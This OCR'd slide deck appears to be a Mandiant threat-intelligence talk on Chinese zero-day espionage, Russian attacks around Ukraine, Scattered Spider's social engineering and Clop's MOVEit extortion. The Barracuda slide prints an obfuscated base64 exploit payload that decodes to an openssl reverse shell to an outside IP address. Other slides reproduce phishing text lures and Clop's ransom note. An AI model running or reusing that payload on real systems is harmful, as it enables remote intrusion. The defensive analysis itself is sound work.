MANDIANT®
NOW PART OF Google Cloud

Cybersecurity - The Past Five Years in Review

2024 State-of-the-Field Conference on Cyber Risk to Financial Stability

Charles Carmakal

Chief Technology Officer
Mandiant Consulting

MANDIANT
NOW PART OF Google Cloud

China Cyber Espionage Operations


China Cyber Espionage Operations Overview

- Dramatically **more coordinated today** than prior to the Obama/Xi agreement
- **Share tools and techniques** across multiple groups
- Less phishing, **more exploitation of vulnerabilities** (especially 0-day vulnerabilities)
- Exploits for **0-day vulnerabilities** used at limited targets – DIB, financial services, government, telecommunications, and IT
- Less deployment of malware on Windows systems – more **malware on systems that do not have EDR** (e.g. network appliances, IOT devices, etc.)
- Access to a network of **residential IP addresses** in which they log into victim networks

Pulse Secure VPN 0-Day Exploitation (CVE-2021-22893)

- Custom malware discovered on Pulse Secure appliances in **early 2021**
- As we continued our investigations, we identified **16 custom malware families** on Pulse Secure VPNs.
- Intrusions **began at least a year prior** (likely longer).
- **Malware capabilities** included web shells, credential harvesting, skeleton keys, and log clearing
- Malware **survived reboots**, firmware upgrades, and factory resets
- The threat actors' objectives appeared to be to steal credentials, maintain long-term persistent access to victim networks, and **compromise sensitive data**.

Targeted Phishing Email or Spam?



Working Schedule

A [redacted]

To [redacted]

Tue 11/22/2022 1:00 PM

_mail_tmp_imgdata.jpg
20 KB

Dear [redacted]

Following up on our phone conversationIlook forward to meeting with you and your strategic planning staff on [day and time] at your office.Id appreciate your arranging to have a screen in the conference room for me to use during mypresentation.


One other request. do you think it's possible to have David Jaffe attend as well? Since he'll be signing off on the project it would be helpful to have him see my presentation.

I'll touch base with you a few days before the meeting to reconfirm.

Sincerely,

Andy

Targeted Phishing Email or Spam?



hi,sir

[redacted]

To [redacted]

Thu 5/18/2023 2:14 PM

msg2.dat
20 KB

do you want a job?

[redacted]

Barracuda Email Security Gateway 0-Day (CVE-2023-2868)

- 0-day vulnerability in the Barracuda Email Security Gateway (CVE-2023-2868)
- The file is actually a malicious TAR file that contains a file with a filename that has an exploit payload. The vulnerability exists in the parsing of this filename.
- The exploit payload (filename) is enclosed in backticks (\`) and single quotes (‘) which triggers the command injection in the form of command substitution.

```
'`abcdefg=c2V0c2lkIHNoIC1jICJta2ZpZm8gL3RtcC9wO3NoIC1pIDwvdG1wL3AgMj4mM
XxvcGVuc3NsIHNfY2xpZW50IC1xdWlldCAtY29ubmVjdCAxMDcuMTQ4LjE0OS4xNTY6ODA4
MCA+L3RtcC9wIDI+L2Rldi9udWxsO3JtIC90bXAvcCI=;ee=ba;G=s;_ech_o
$abcdefg_${ee}se64 -d_${G}h;wh66489.txt`'
```

- Once deobfuscated, the payload contains the following format where the variable $abcdefg is a base64 encoded string that is decoded and executed:

```
abcdefg=c2V0c2lkIH…;echo $abcdefg | base64 -d | sh
```

- Connects to an attacker server and creates a reverse shell

Exploitation and Custom Malware Deployment

- SonicWall SMA (unknown CVE)
- SonicWall Email Security (CVE-2021-20021, CVE-2021-20022, and CVE-2021-20023)
- Fortinet (CVE-2022-42475, CVE-2022-41328, and CVE-2023-27997)
- Pulse Secure (CVE-2021-22893)
- Sophos Firewall (CVE-2022-1040)
- Citrix Application Delivery Controller (unknown CVE)
- Citrix NetScaler ADC (CVE-2023-3519)

MANDIANT®
NOW PART OF Google Cloud

Russian Invasion of Ukraine

Timeline of Critical Russian Intrusion Activity

Related to Ukraine

2021

Russian threat actors compromise NATO government targets to steal data of strategic interest to Russia

2022

January/February

Destructive intrusions leading up to the Ukraine invasion

February 24

Invasion of Ukraine coupled with highly disruptive/ destructive attacks against Ukrainian entities

March 21

Statement by President Biden to accelerate national cybersecurity

April and beyond...


Anticipating attacks by Russia against western critical infrastructure in retaliation for sanctions, but we haven't seen the attacks yet

MANDIANT
NOW PART OF Google Cloud

Hacking For Fun, Fame, and Financial Gain

UNC3944 (Commonly Referred to as Scattered Spider)


- One of the most aggressive and prevalent threat actors to target US-based organizations
- Composed of native English speaking actors
- Highly effective at social engineering – telephone, SMS, instant message platforms, email, etc.
- They target a wide variety of sectors like BPOs, telecommunications, fintech, gaming, hospitality, retail, professional services, etc. – but tend to focus on certain sectors for weeks at a time
- Very little use of custom malware – mostly use commercial remote access tools
- Leverage privileged credentials to rapidly move across on-premises and cloud environments
- Highly disruptive – aggressive extortion, immature pranks, physical intimidation, and intense victim shaming
- Sometimes deployed Black Cat ransomware encryptors and uses ALPHV victim shaming infrastructure



[redacted]

Text Message
Today 8:37 PM

ALERT!! Your Twilio Schedule has changed. tap twilio-okta.com to see changes!



[redacted]

Text Message
Today 6:56 PM

Notice! [redacted] login has expired. Please tap twilio-sso.com to update your password!

UNC3944’s Circumvention of Common Security Controls*


ATTACK	CHALLENGE
• Sending phishing text messages to an employee’s personal mobile phone number and tricking victims to visit credential harvesting / adversary in the middle phishing pages from their mobile devices	• No ability for the organization to monitor inbound SMS messages for phishing content • Network traffic generally traverses through the cellular or employee’s home network
• Deploying virtual machines in cloud or on-premises environments to perform malicious actions	• An organization’s standard security suite, such as EDR, won’t be deployed, so it won’t detect or block malicious tools
• Deploying ransomware encryptors on ESXi hypervisors	• Lack of EDR support for ESXi to detect and block encryptor deployment
• Adding rogue/malicious identity providers to Azure Active Directory or other cloud providers to enable golden SAML attacks	• Not a well known technique that network defenders look for yet
• Leveraging stolen credentials and cookies from personal systems infected with infostealing malware where employees access corporate resources	• Inability for an organization to monitor employee’s personal systems
• Deploying commercially available remote access tools	• EDR and antivirus solutions won’t block these tools by default

** This table represents general observations, but there are many exceptions and nuances.*

MANDIANT®
NOW PART OF Google Cloud

Mass Exploitation & Extortion

MOVEit Mass Exploitation



DEAR COMPANIES.

CLOP IS ONE OF TOP ORGANIZATION OFFER PENETRATION TESTING SERVICE AFTER THE FACT.

THIS IS ANNOUNCEMENT TO EDUCATE COMPANIES WHO USE PROGRESS MOVEIT PRODUCT THAT CHANCE IS THAT WE DOWNLOAD ALOT OF YOUR DATA AS PART OF EXCEPTIONAL EXPLOIT. WE ARE THE ONLY ONE WHO PERFORM SUCH ATTACK AND RELAX BECAUSE YOUR DATA IS SAFE.

WE ARE TO PROCEED AS FOLLOW AND YOU SHOULD PAY ATTENTION TO AVOID EXTRAORDINARY MEASURES TO IMPACT YOU COMPANY.

IMPORTANT! WE DO NOT WISH TO SPEAK TO MEDIA OR RESEARCHERS. LEAVE.

STEP 1 - ***IF YOU HAD MOVEIT SOFTWARE CONTINUE TO STEP 2 ELSE LEAVE.***

STEP 2 - ***EMAIL OUR TEAM UNLOCK@RSV-BOX.COM OR UNLOCK@SUPPORT-MULT.COM***


STEP 3 - ***OUR TEAM WILL EMAIL YOU WITH DEDICATED CHAT URL OVER TOR***

WE HAVE INFORMATION ON HUNDREDS OF COMPANIES SO OUR DISCUSSION WILL WORK VERY SIMPLE

MOVEit Mass Exploitation

- Clop (FIN11) identified a 0-day vulnerability in the MOVEit managed file transfer software
- Conducted broad exploitation and data theft of hundreds of instances since May 27, 2023 – before the patch was released
- The threat actor is financially motivated and extorted hundreds of companies
- Overwhelmed with the volume of victims
- Previously mass exploited vulnerabilities in Accellion FTA and Fortra GoAnywhere MFTs

FIN11 Victim Shaming Site



Warning:

The company doesn't care about its customers, it ignored their security!!!

FILES PART1

DOWNLOAD1

DOWNLOAD2

DOWNLOAD3

DOWNLOAD4

DOWNLOAD5

FILES PART2

DOWNLOAD1

DOWNLOAD2

